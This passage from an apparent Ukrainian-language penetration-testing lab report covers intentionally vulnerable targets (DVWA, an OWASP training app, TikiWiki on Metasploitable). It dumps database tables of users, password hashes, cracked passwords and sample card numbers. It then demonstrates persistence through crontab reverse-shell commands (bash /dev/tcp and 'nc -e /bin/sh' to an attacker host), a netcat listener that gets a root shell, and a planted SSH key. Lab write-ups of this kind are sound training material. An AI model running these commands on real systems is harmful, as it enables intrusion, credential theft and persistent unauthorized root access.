| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackabl
e/users/admin.jpg |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackabl
e/users/gordonb.jpg |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackabl
e/users/1337.jpg |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackabl
e/users/pablo.jpg |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackabl
e/users/smithy.jpg |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.005 sec)

MySQL [dvwa]> 
```

Рис. 35 – Показ бази даних MySQL з переліком користувачів та хешами їхніх паролів

Знайдені хеші вдалось перебрати та отримати паролі користувачів:

✓ Found:

```
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
5f4dcc3b5aa765d61d8327deb882cf99:password
8d3533d75ae2c3966d7e0d4fcc69216b:charley
e99a18c428cb38d5f260853678922e03:abc123
```

Рис. 35 – Показ бази даних MySQL з переліком користувачів та хешами їхніх паролів

Також було знайдено перелік акаунтів та їхніх паролів на одному з веб додатків

```
MySQL [owasp10]> SELECT * FROM accounts;
```

cid	username	password	mysignature	is_admin
1	admin	adminpass	Monkey!	TRUE
2	adrian	someword	Zombie Films Rock!	TRUE
3	john	monkey	I like the smell of confunk	FALSE
4	jeremy	password	d1373 1337 speak	FALSE
5	bryce	password	I Love SANS	FALSE
6	samurai	samurai	Carving Fools	FALSE
7	jim	password	Jim Rome is Burning	FALSE
8	bobby	password	Hank is my dad	FALSE
9	simba	password	I am a cat	FALSE
10	dreveil	password	Preparation H	FALSE
11	scotty	password	Scotty Do	FALSE
12	cal	password	Go Wildcats	FALSE
13	john	password	Do the Duggie!	FALSE
14	kevin	42	Doug Adams rocks	FALSE
15	dave	set	Bet on S.E.T. FTW	FALSE
16	ed	pentest	Commandline KungFu anyone?	FALSE

```
16 rows in set (0.003 sec)
```

```
MySQL [owasp10]> █
```

Рис. 36 – Перелік користувачів та їхніх паролів на одному з веб додатків

Номери кредитних карток користувачів

```
MySQL [owasp10]> SELECT * FROM credit_cards;
```

ccid	ccnumber	ccv	expiration
1	4444111122223333	745	2012-03-01
2	7746536337776330	722	2015-04-01
3	8242325748474749	461	2016-03-01
4	7725653200487633	230	2017-06-01
5	1234567812345678	627	2018-11-01

```
5 rows in set (0.004 sec)
```

```
MySQL [owasp10]> █
```

Рис. 37 – Перелік кредитних карток користувачів

А також хеш пароля акаунта “admin” що знаходиться в MySQL

```
MySQL [tikiwiki]> SELECT * FROM users_users;
```

userId	email	login	password	provpas	default_group	lastlogin	currentlogin	registrationDate	challenge	pass_due	hash	created	avatarName	avatarSize	avatarFileType	avatarData	avatarLibName	avatarType	score
1	admin	admin	admin	NULL	NULL	NULL	NULL	NULL	NULL	NULL	f6fdffe48c908de0f4c3bd36c832e72	NULL	NULL	NULL	NULL	NULL	NULL	NULL	0

```
1 row in set (0.003 sec)
```

```
MySQL [tikiwiki]> █
```

Рис. 38 – Хеш пароля акаунта “admin”

Хеш пароля був зламаний:



Рис. 39 – Злам хеша акаунта “admin”

Закріплення в системі – crontab

Один із способів закріплення в системах Linux – використання crontab для запуску запланованих завдань. Наступна команда змушує запускати цільову систему з’єднання з хостом зломисника при кожному запуску:

```
(crontab -l ; echo "@reboot /bin/bash -i >& /dev/tcp/192.168.56.101/4444 0>&1") | crontab -
```

Але при додаванні цієї команди в crontab вона не спрацювала. Тому було запущено саму команду що відобразило наступну помилку:

```
root@metasploitable:/# /bin/bash -i >& /dev/tcp/192.168.56.101/4444 0>&1
bash: /dev/tcp/192.168.56.101/4444: No such file or directory
root@metasploitable:/#
```

Рис. 40 – Помилка при запуску reverse shell

Через це команда була змінена на наступну:

```
(crontab -l ; echo "@reboot nc 192.168.56.101 4444 -e /bin/sh") | crontab -
```

```
root@metasploitable:/# (crontab -l ; echo "@reboot /bin/bash -i >& /dev/tcp/192.168.56.101/4444 0>&1") | crontab -
no crontab for root
root@metasploitable:/#
```

Рис. 40 – Додавання робочої reverse shell в crontab

Після додавання цієї команди в crontab, запуску прослуховування netcat на 4444 порту та перезавантаженні машини Metasploitable була отримана оболонка з root правами:

```
(kalilinux@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 45887
id
uid=0(root) gid=0(root) groups=0(root)
```

Рис. 41 – Успішний запуск reverse shell

Закріплення в системі – SSH ключ

Через попередньо відкриту оболонку за допомогою crontab, публічну частину згенерованого ключа було додано до файлу ~/.ssh/authorized_keys цільової машини:

```
(kalilinux@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 45887
id
uid=0(root) gid=0(root) groups=0(root)
mkdir -p ~/.ssh
echo "AAAAB3NzaC1yc2EAAAADAQABAAQGC5MwODgmDwX7E507CPB8gv2IXkwU7YK7ypWeyS607vhSEPLxS52Fx2DyON2751t/zGBL0tB2wNFuGH9axWEKnEMqjWmwqWru5j/4n49jJHu0qfCo7IOTYBBMhxkPR
WU+Ps4k8fYLMlKAZsvyFa7xsZLlp8L0E10GT0iWSeiswUsWm3TWtkeIm2rRABvF1JFFYPcb5UHPpkcf5KWbgIldI+s7rw0cfwkCSM8APow84bNEhnXP+KS10k04nBCPB0hvrjrj3kYo4L0Q+4TiF3niHU2Q39sqFrj
0jr0iHFK80lB5dXwdTwhxhzcjbhECF4nYrGdQh7HFwaTtoxBud2iDBF4eHHM12qjpyehrSjLB0gqP1LWnBKSK3e6o0ZLQjrr8xu3BBek8nnYax15EBb71tdzx18FKs8EdIY9VcYZGdDYLy6jTqShA9SPzKc2hBjUe
5rK+1mXc+bQdVODp03E2ZVg+/LOYMvKWuWm6x8B4yAjP9oAIYw33iES7t9G/O+E9s=" >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
```

Рис. 42 – Додавання публічної частини згенерованого ключа

Далі було здійснене підключення до цільової машини за допомогою наступної команди:

```
sudo ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i metasploitable root@192.168.56.102
```

```
(kalilinux@kali)-[~]
$ sudo ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i metasploitable root@192.168.56.102
Enter passphrase for key 'metasploitable':
Last login: Wed Jul 15 14:48:58 2026 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Рис. 43 – Підключення до Metasploitable за допомогою ssh ключа